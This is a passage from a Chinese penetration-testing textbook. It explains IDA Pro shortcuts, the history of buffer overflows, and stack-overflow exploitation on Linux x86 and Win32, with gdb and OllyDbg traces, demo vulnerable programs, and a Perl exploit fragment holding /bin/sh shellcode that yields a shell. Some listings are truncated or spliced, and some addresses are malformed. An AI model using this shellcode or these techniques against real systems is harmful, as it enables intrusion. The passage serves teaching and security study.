.text:0001116C 00 70 A0 E1  MOV     R7, R0           ; Rd = Op2
.text:00011170 01 60 A0 E1  MOV     R6, R1           ; Rd = Op2
.text:00011174 02 50 A0 E1  MOV     R5, R2           ; Rd = Op2
.text:00011178 03 40 A0 E1  MOV     R4, R3           ; Rd = Op2
.text:0001117C 12 00 00 EB  BL      sub_1110C      ; Branch with Link
```

1.4.3 常用默认快捷键（见表 1.14）

IDA Pro 图形界面的快捷键可以通过 idagui.cfg 这个配置文件进行修改。记住一些常用的快捷键在阅读反汇编代码的时候能够起到事半功倍的作用。

表 1.14 常用默认快捷键

热键	意义
Esc	返回到上一个保存的位置。通过交叉参考等方式查看后续代码后，可以通过 Esc 快速返回代码原来位置
Ctrl+Enter	前进到下一个保存的位置，和 Esc 相反
G	跳到指定的地址查看
N	定义或修改名称。可以把 IDA Pro 反汇编代码里没有符号的函数（以 sub_ 开头）或代码段（以 loc_ 开头）改成有意义的名称，以便阅读
Shift+;	给当前行的代码加注释
;	给当前行的代码加重复注释，和普通注释的区别是它不但出现在当前项，而且引用项的地方也会出现这个注释
Alt+M	添加书签标记。给当前行的代码做标记，以便下次快速找到该代码的位置
Ctrl+M	显示所有书签标记
C	把光标所在行的数据强制转换成汇编代码。可以方便地把 Exploit 程序放在数据区的 shellcode 转成代码
D	转换光标所在行的数据类型。在字节、字和双字之间转换
A	把光标所在行的数据转成字符串
Alt+P	编辑函数。可以用来查看当前光标所在的代码属于哪个函数，以及这个函数的起始地址和结束地址

另外尽量多地使用鼠标右键，里面一般都包含了常用的命令，比如能够显示数值的十进制、八进制及二进制。

第2章 缓冲区溢出利用技术

缓冲区溢出 (Buffer Overflow) 章节是本书的重点, 各种平台的体系结构会在本章做比较详细的介绍。

2.1 缓冲区溢出历史

早在 20 世纪 80 年代初, 国外就有人开始讨论溢出攻击。1988 年的 Morris 蠕虫, 利用的攻击方法之一就是 fingerd 的缓冲区溢出, 虽然这次蠕虫事件导致 6 000 多台机器被感染, 损失在 \$100 000 至 \$10 000 000 之间, 但是缓冲区溢出问题并没有得到人们的重视。1989 年, Spafford 提交了一份关于运行在 VAX 机上的 BSD 版 UNIX 的 fingerd 的缓冲区溢出程序的技术细节的分析报告, 从而引起了一部分安全人士对这个研究领域的重视。但毕竟仅有少数人从事研究工作, 对于公众而言, 没有太多具有学术价值的可用资料。另外, 来自 Lopht heavy Industries 的 Mudge 写了一篇如何利用 BSDI 上的 libc/syslog 缓冲区溢出漏洞的文章。然而真正有教育意义的第一篇文章诞生在 1996 年, Aleph One 在 Phrack 杂志第 49 期发表的论文详细描述了 Linux 系统中栈的结构和如何利用基于栈的缓冲区溢出。Aleph One 的贡献还在于给出了如何写执行一个 Shell 的 Exploit 的方法, 并给这段代码赋予 Shellcode 的名称。而这个称呼沿用至今, 虽然已经部分失去了它原有的含义。我们现在对这样的方法耳熟能详——编译一段使用系统调用的简单的 C 程序, 通过调试器抽取汇编代码, 并根据需要修改这段汇编代码。他所给出的代码可以在 x86/Linux, Sparc/Solaris 和 Sparc/SunOS 系统上正确地运行。受到 Aleph One 的文章的启发, 在 Internet 上出现了大量的文章讲述如何利用缓冲区溢出, 以及如何写一段所需的 Exploit。1997 年, Smith 综合以前的文章, 提供了如何在各种 UNIX 变种中写缓冲区溢出 Exploit 更详细的指导原则。Smith 还收集了各种处理器体系结构下的 Shellcode, 包括 Aleph One 公布的和 AIX 和 HP-UX 的。他在文章中还谈到了 *nix 操作系统的一些安全属性, 例如, SUID 程序。Linux 栈结构和功能性等, 并对安全编程进行了讨论, 正附带了一些有问题的函数的列表, 并告诉人们如何用一些相比更安全的代码替代它们。1998 年来自 “Cult of the Dead Cow” 的 Dildog, 在 Bugtrq 邮件列表中以 Microsoft Netmeeting 为例子, 详细地介绍了如何利用 Windows 的溢出。这篇文章最大的贡献在于提出了利用栈指针的方法来完成跳转, 返回地址固定地指向地址, 不论是在出问题的程序中还是在动态链接库中, 该固定地址包含了用来利用栈指针完成跳转的汇编指令。Dildog 提供的方法避免了由于进程线程的区别而造成栈位置不固定。Dildog 还有另外一篇经典之作 The Tao of Windows Buffer Overflows。集大成者是 Dark Spyrit, 在 1999 年杂志第 55 期上提出使用系统核心 DLL 中的指令来完成控制的想法, 将 Windows 下的溢出 Exploit 推进了实质性的一步。David Litchfield 在 1999 年为 Windows NT 平台创建了一个简单的 Shellcode。他详细讨论了 Windows NT 的进程内存和栈结构, 以及基于栈的缓冲区溢出, 并以 rasman.exe 作为研究的实例, 给出了提升权限创建一个本地 Shell 的汇编代码。1999 年 w00w00 安全小组的 Matt Conover 写了基于堆的缓冲区溢出的教程, 开头写道: “基于 Heap/BSS 的溢出在当今的应用程序中已经相当普遍,

但很少有被报道”。他注意到当时的保护方法，例如非执行栈，不能防止基于堆的溢出，并给出了大量的例子。Matt Conover 写这篇文章的时候才 16 岁，真是英雄出少年。相信许多朋友在 Xcon 2004 见过这位美国少年，他给大家做了精彩的 Windows 堆溢出利用技术的演讲。

缓冲区溢出攻击技术已经相当成熟，是渗透测试者主要的技术手段。下面的章节将花费大量的篇幅介绍各种平台的体系结构以及相应系统的缓冲区溢出攻击技术。

2.2 Linux x86 平台缓冲区溢出利用技术

1996 年，Aleph One 在 Phrack 杂志第 49 期发表的“Smashing the Stack for Fun and Profit”是缓冲区溢出的经典之作，第一次有人这么详细地介绍了缓冲区溢出产生的原理和利用方法。这一节主要介绍 Linux 操作系统基于 Intel x86 CPU 的溢出技术。

2.2.1 Linux 的内存管理

x86 是一款 CISC（复杂指令集计算）芯片，由于 Intel 的成功运作，它成为当今使用最广泛的 CPU。32 位的 x86 称为 IA32。Linux IA32 系统的内存结构如图 2.1 所示。




图 2.1 Linux IA32 系统的内存结构

有三种只读的数据段：.text、.bss 和.data。 .text（文本区），任何尝试对该区的写操作会导致段违法出错，文本区存放了程序的代码。而.bss 和.data 都是可写的。它们保存全局变量，.data 段包含已初始化的静态变量，而.bss 包含未初始化的数据。

堆栈是一个后进先出（LIFO）数据结构，往低地址增长，它保存本地变量、函数调用等信息。随着函数调用层数的增加，栈帧是一块块地向内存低地址方向延伸的，随着进程中函数调用层数的减少，即各函数的返回，栈帧会一块块地被遗弃而向内存的高址方向回缩。各函数的栈帧大小随着函数的性质的不同而不等。

堆的数据结构和堆栈不同，它是先进先出的数据结构，往高地址增长，主要用来保存程序信息和动态分配变量。函数调用时所建立的栈帧包含了下面的信息：

- 函数的返回地址。IA32 的返回地址都是存放在被调用函数的栈帧里。
- 调用函数的栈帧信息，即栈顶和栈底。
- 为函数的局部变量分配的空间。
- 为被调用函数的参数分配的空间。

2.2.2 缓冲区溢出的流程

由于函数里局部变量的内存分配是发生在栈帧里的，所以如果在某一个函数里定义了缓冲区变量，则这个缓冲区变量所占用的内存空间是在该函数被调用时所建立的栈帧里。由于对缓冲区的潜在操作（比如字符串的复制）都是从内存低址到高址的，而内存中所保存的函数调用返回地址往往就在该缓冲区的上方（高地址）——这是由于栈的特性决定的，这就为覆盖函数的返回地址提供了条件。当我们有机会用大于目标缓冲区大小的内容来向缓冲区进行填充时，就可以改写函数保存在函数栈帧中的返回地址，从而使程序的执行流程随着我们的意图而转移。这是冯·诺依曼计算机体系结构的缺陷。

下面将调试一个简单溢出实例来了解 IA32 构架缓冲区溢出的机制。

```
[san@ /home/san/exploit]> cat simple_overflow.c
/* simple_overflow.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Simple program to demonstrate buffer overflows
 * on the IA32 architecture.
 */

#include <stdio.h>
#include <string.h>
char largebuff[] =
"1234512345123451234512345==ABCD";
int main (void)
{
    char smallbuff[16];
    strcpy (smallbuff, largebuff);
}
```

注意：用不同版本的 gcc 编译，上面 largebuff 需要的长度可能会有所不同。这是因为在 x86 的 CPU 上，新旧 gcc 在对齐处理上实现不同，现在版本的 gcc 默认保持 16 字节栈对齐，而且堆栈的局部变量的分配也是默认以 16 字节对齐。如下的两个 gcc 编译参数可以改变编译器对堆栈的处理情况：

-mpreferred-stack-boundary=n	希望栈按照 2 的 n 次的字节边界对齐
-fomit-frame-pointer	编译生成的代码不要 STP（栈框架）

有兴趣的读者可以自行尝试一下，下面讨论的是标准参数编译：

```
[san@ /home/san/exploit]> gcc -o simple_overflow simple_overflow.o
[san@ /home/san/exploit]> gdb simple_overflow
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) r
Starting program: /home/san/exploit/simple_overflow

Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
(gdb) i reg
eax          0xbffffa20      -1073743328
ecx          0xfefefeef      -16843009
edx          0x0            0
ebx          0x40164dd4      1075203540
esp          0xbffffa40      0xbffffa40
ebp          0x3d3d3d35      0x3d3d3d35
esi          0x40016b4c      1073834828
edi          0xbffffaa4      -1073743196
eip          0x44434241      0x44434241
eflags      0x10282 66178
cs          0x23            35
ss          0x2b            43
ds          0x2b            43
es          0x2b            43
fs          0x0             0
gs          0x0             0
```

在gdb里的执行结果是eip已经被改为0x44434241,正好是ABCD倒过来,这是由于IA32默认字节序是little_endian。接下来用gdb反汇编跟踪程序,看看eip为什么会变为0x44434241。

```
(gdb) disas main
Dump of assembler code for function main:
0x08048460 <main+0>:  push    %ebp
0x08048461 <main+1>:  mov     %esp,%ebp
0x08048463 <main+3>:  sub     $0x18,%esp
0x08048466 <main+6>:  sub     $0x8,%esp
0x08048469 <main+9>:  push    $0x8049520
0x0804846e <main+14>: lea     0xffffffe8(%ebp),%eax
0x08048471 <main+17>:  push    %eax
0x08048472 <main+18>:  call    0x804834c
```

gdb 里单步指令执行:

```
(gdb) display/i $pc
1: x/i $pc 0x8048460 <main>:  push  %ebp
(gdb) si
0x08048461 in main ()
1: x/i $pc 0x8048461 <main+1>:  mov   %esp,%ebp
(gdb)
0x08048463 in main ()
1: x/i $pc 0x8048463 <main+3>:  sub   $0x18,%esp
(gdb)
0x08048466 in main ()
1: x/i $pc 0x8048466 <main+6>:  sub   $0x8,%esp
(gdb)
0x08048469 in main ()
1: x/i $pc 0x8048469 <main+9>:  push  $0x8049520
```

gcc 在编译程序的时候, 分配了 $0x18+0x8$ 的空间, 这远远大于 `smallbuff` 变量 16 字节的大小。这个前面已经讨论过了, 是 gcc 默认保持 16 字节栈对齐导致的。

```
(gdb) si
0x0804846e in main ()
1: x/i $pc 0x804846e <main+14>:      lea   0xffffffffe8(%ebp),%eax
(gdb)
0x08048471 in main ()
1: x/i $pc 0x8048471 <main+17>:      push  %eax
(gdb)
0x08048472 in main ()
1: x/i $pc 0x8048472 <main+18>:      call  0x804834c
```

继续单步指令执行, “`call 0x804834c`” 指令实际就是调用 `strcpy` 函数, 看看它 `push` 的两个参数:

```
(gdb) x/s 0x8049520
0x8049520 <largebuff>:  "1234512345123451234512345==ABCD"
(gdb) i reg $eax
eax                0xbffffa20      -1073743328
```

压栈的第一个参数是 `largebuff` 的地址, 第二个是 `smallbuff` 的地址, gcc 给它分配的大小是 $0xbfffa38(\text{ebp})-0xbfffa20=0x18$, 所以需要 28 个字节才能正好覆盖返回地址。

```
(gdb) b *0x08048477
Breakpoint 2 at 0x8048477
(gdb) c
Continuing.
```



```
Breakpoint 2, 0x08048477 in main ()
1: x/i $pc 0x08048477 <main+23>:      add    $0x10,%esp
(gdb) x/20x $esp
0xbffffa10:  0xbffffa20  0x08049520  0x4005f720  0x40164dd4
0xbffffa20:  0x34333231  0x33323135  0x32313534  0x31353433
0xbffffa30:  0x35343332  0x34333231  0x3d3d3d35  0x44434241
0xbffffa40:  0x00000000  0xbffffaa4  0xbffffaac  0x080482fa
0xbffffa50:  0x080484c0  0x00000000  0xbffffa78  0x4004a631
```

执行 `strcpy` 后, `0xbffffa3c` 已经被覆盖成 `0x44434241`。

```
(gdb) si
0x0804847a in main ()
1: x/i $pc 0x0804847a <main+26>:      leave
(gdb) i reg $esp $ebp
esp      0xbffffa20  0xbffffa20
ebp      0xbffffa38  0xbffffa38
(gdb) si
0x0804847b in main ()
1: x/i $pc 0x0804847b <main+27>:      ret
(gdb) i reg $esp $ebp
esp      0xbffffa3c  0xbffffa3c
ebp      0x3d3d3d35  0x3d3d3d35
```

继续执行单步指令到 `main` 函数返回, 最后的 `ret` 指令让 `eip` 等于 `esp` 指向的内容, 并且 `esp` 等于 `esp+4`。

```
(gdb) si
0x44434241 in ?? ()
1: x/i $pc 0x44434241: Cannot access memory at address 0x44434241
Disabling display 2 to avoid infinite recursion.
(gdb) i reg $esp $ebp
esp      0xbffffa40  0xbffffa40
ebp      0x3d3d3d35  0x3d3d3d35
```

这时 `eip` 已经变为可以控制的地址了, 也就是说我们可以控制程序的流程。

2.2.3 缓冲区溢出的攻击技术

在上面的小节里了解了缓冲区溢出的流程, 在函数返回的时候将控制 `eip`, 从而执行 `Shellcode`。一般有以下几种方法构建攻击串, 如图 2.2、图 2.3 和图 2.4 所示。




图 2.2 攻击串 1

上面这种方法一般用于被溢出的变量比较大，足以容纳 Shellcode。




图 2.3 攻击串 2

上面这种方法一般用于被溢出的变量比较小，不足以容纳 Shellcode。但是这两种方法 Shellcode 的地址都没法确定，传统的方法是在攻击程序里用一个汇编语句来获得当前的 esp 的值：

```
__asm__("mov %esp, %eax");
```

然后加上偏移和在 Shellcode 前面加上大量 nop 指令来确保返回地址落入 Shellcode。对于本地溢出，还有一种更好的办法可以精确定位 Shellcode 地址：




图 2.4 攻击串 3

这种方法把 Shellcode 放在环境变量里，为什么这样能精确定位 Shellcode 呢？先来看一下堆栈最开始的使用情况：如图 2.5 所示。



图 2.5 Linux 堆栈结构

用 gdb 实际调试得到的信息如下:

```
[san@ /home/san/exploit]> gdb simple_overflow
GNU gdb 6.0
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(gdb) b main
Breakpoint 1 at 0x8048466
(gdb) r
Starting program: /home/san/exploit/simple_overflow

Breakpoint 1, 0x08048466 in main ()
(gdb) x/20x 0xbffffffc0
0xbffffffc0: 0x6974616c 0x5300316e 0x545f4853 0x2f3d5954
0xbffffffd0: 0x2f766564 0x2f737470 0x682f0033 0x2f656d6f
0xbffffffe0: 0x2f6e6173 0x6c707865 0x2f746966 0x706d6973
0xbfffffff0: 0x6f5f656c 0x66726576 0x00776f6c 0x00000000
0xc0000000: Cannot access memory at address 0xc0000000
(gdb) x/s 0xbffffffc0
0xbffffffc0: "latin1"
(gdb)
0xbffffffc7: "SSH_TTY=/dev/pts/3"
(gdb)
0xbffffffda: "/home/san/exploit/simple_overflow"
(gdb)
0xbfffffffc: ""
(gdb)
0xbfffffffdd: ""
```

```
(gdb)
0xbfffffe:    ""
(gdb)
0xbfffff:    ""
(gdb)
0xc000000:    <Address 0xc000000 out of bounds>
```

0xc000000 已经是不可访问地址，也就是所谓的栈底。0xbffffc 开始的四个字节总是为 0，那么用 0xbffffc 减去程序路径长度和后面的结束符 0 以及 Shellcode 长度和后面的结束符 0 就可以精确得到 Shellcode 开始的地址。有了这些信息，那么就很容易写出缓冲区溢出漏洞的攻击方法，比如一个漏洞程序如下：

```
[san@ /home/san/exploit]> cat vulnerable.c
/* vulnerable.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Vulnerable program on the IA32 architecture.
 */

#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
    char vulnbuf[16];
    strcpy (vulnbuf, argv[1]);
    printf ("\n%s\n", vulnbuf);
    getchar(); /* for debug */
}
```

通过对缓冲区溢出流程的调试，相信读者可以理解如下的利用程序：

```
[san@ /home/san/exploit]> cat exploit.pl
#!/usr/bin/perl
#
# 《网络渗透技术》演示程序
# 作者: san, alert7, eyas, watercloud
#
# exploit.pl
# exploit program vulnerable

$Shellcode =
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
```

```

0x080484df <main+15>: pushl (%eax)
0x080484e1 <main+17>: lea 0xffffffff(%ebp), %eax
0x080484e4 <main+20>: push %eax
0x080484e5 <main+21>: call 0x80483b4
0x080484ea <main+26>: add $0x10, %esp
0x080484ed <main+29>: sub $0x8, %esp
0x080484f0 <main+32>: lea 0xffffffff(%ebp), %eax
0x080484f3 <main+35>: push %eax
0x080484f4 <main+36>: push $0x8048578
0x080484f9 <main+41>: call 0x8048394
0x080484fe <main+46>: add $0x10, %esp
0x08048501 <main+49>: call 0x8048354
0x08048506 <main+54>: leave
0x08048507 <main+55>: ret
0x08048508 <main+56>: nop
0x08048509 <main+57>: nop
0x0804850a <main+58>: nop
0x0804850b <main+59>: nop
0x0804850c <main+60>: nop
0x0804850d <main+61>: nop
0x0804850e <main+62>: nop
0x0804850f <main+63>: nop
End of assembler dump.
(gdb) b *0x08048506
Breakpoint 1 at 0x8048506
(gdb) c
Continuing.

```

这时在执行攻击程序的控制台输入任意键，gdb 就可以继续：

```

Breakpoint 1, 0x08048506 in main ()
(gdb) x/20x 0xbfffffc6
0xbfffffc6: 0x6852d231 0x68732f6e 0x622f2f68 0x52e38969
0xbfffffd6: 0x8de18953 0x80cd0b42 0x6f682f00 0x732f656d
0xbfffffe6: 0x652f6e61 0x6f6c7078 0x762f7469 0x656e6c75
0xbfffffff6: 0x6c626172 0x00000065 Cannot access memory at address 0xbffffffe
(gdb) x/s 0xbfffffc6
0xbfffffc6: "10Rhn/shh//bi\211?RS\211á\215B\ví\200"
(gdb)
0xbfffffd6: "/home/san/exploit/vulnerable"
(gdb)
0xbfffffc6: ""
(gdb)
0xbfffffd6: ""
(gdb)
0xbffffffe: ""

```



```
(gdb)
0xbfffffff:  ""
```

0xbffffffc6 正好就是 Shellcode 的地址。

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x40001e90 in _start () at rtld.c:160
160      rtld.c: No such file or directory.
      in rtld.c
(gdb) c
Continuing.
```

按 c 继续后，在执行攻击程序的控制台就可以得到 shell 了：

```
sh-2.05$
```

本地缓冲区溢出比较简单，相信读者看到这里都能明白了。

2.3 Win32 平台缓冲区溢出利用技术

Windows 和 Linux/Unix 是截然不同的操作系统，无论是内核设计、内存管理都很不一样，不过 Windows 也是运行在 IA32 平台上，缓冲区溢出流程是否一样呢？

2.3.1 Win32 平台缓冲区溢出的流程

同样用上节 Linux 平台用过的溢出演示程序：

```
D:\working\research\Win32 buffer overflow\2004.08.25>type simple_overflow.c
/* simple_overflow.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * Simple program to demonstrate buffer overflows
 * on the IA32 architecture.
 */

#include <stdio.h>
#include <string.h>
char largebuff[] =
"1234512345123456====ABCD";
int main (void)
{
    char smallbuff[16];
```


灰色选择部分就是 main 函数的反汇编代码。和 Linux 下几乎一样，只是分配堆栈空间严格按照程序，不像 gcc 会多分配几个字节，但也会 4 字节对齐。OllyDbg 的左上部分是反汇编窗口，右上部分是寄存器窗口，右下部分是堆栈窗口，左下部分是数据区窗口，这个结构让人一目了然，比起 Linux/UNIX 下的 gdb 调试器直观多了。接下来了解一下 Windows 平台下的溢出流程。把光标放到执行 strcpy 的那行：

```
0040100F |. EB 0C000000 CALL simple_o.00401020
```

然后按 F4 执行到这里，这时堆栈内容如下：

```
0012FF68 0012FF70
0012FF6C 00406030 ASCII "1234512345123456====ABCD"
0012FF70 00370D74
0012FF74 00370C30
0012FF78 004A8B28
0012FF7C 00401261 RETURN to simple_o.00401261 from simple_o.00401320
0012FF80 /0012FFC0
0012FF84 |004011C4 RETURN to simple_o.<ModuleEntryPoint>+0B4 from simple_o.00401000
```

注意黑色字体的地址，OllyDbg 能够自动显示字符串指针里的数据，这在调试程序的时候非常有用，让人一目了然。堆栈底部是两个压栈的参数，00406030 地址里的字符串会往地址 0012FF70 复制，按 F8 执行 strcpy 操作，这时内容如下：

```
0012FF68 0012FF70 ASCII "1234512345123456====ABCD"
0012FF6C 00406030 ASCII "1234512345123456====ABCD"
0012FF70 34333231
0012FF74 33323135
0012FF78 32313534
0012FF7C 36353433
0012FF80 3D3D3D3D
0012FF84 44434241
```

寄存器 ebp 的内容以及 ebp+4 保存的返回的地址都被覆盖了。继续按 F8 单步执行后面几条指令：

```
00401014 |. 83C4 08 ADD ESP,8
00401017 |. 33C0 XOR EAX,EAX
00401019 |. 8BE5 MOV ESP,EBP
0040101B |. 5D POP EBP
0040101C \. C3 RETN
```

在 main 函数返回前，首先释放堆栈空间，恢复 ebp 寄存器，然后返回调用者函数，可是 ebp 的内容以及 ebp+4 保存的返回的地址都被覆盖了，执行完 retn，eip 就变成可以控制的内容，如图 2.7 所示。

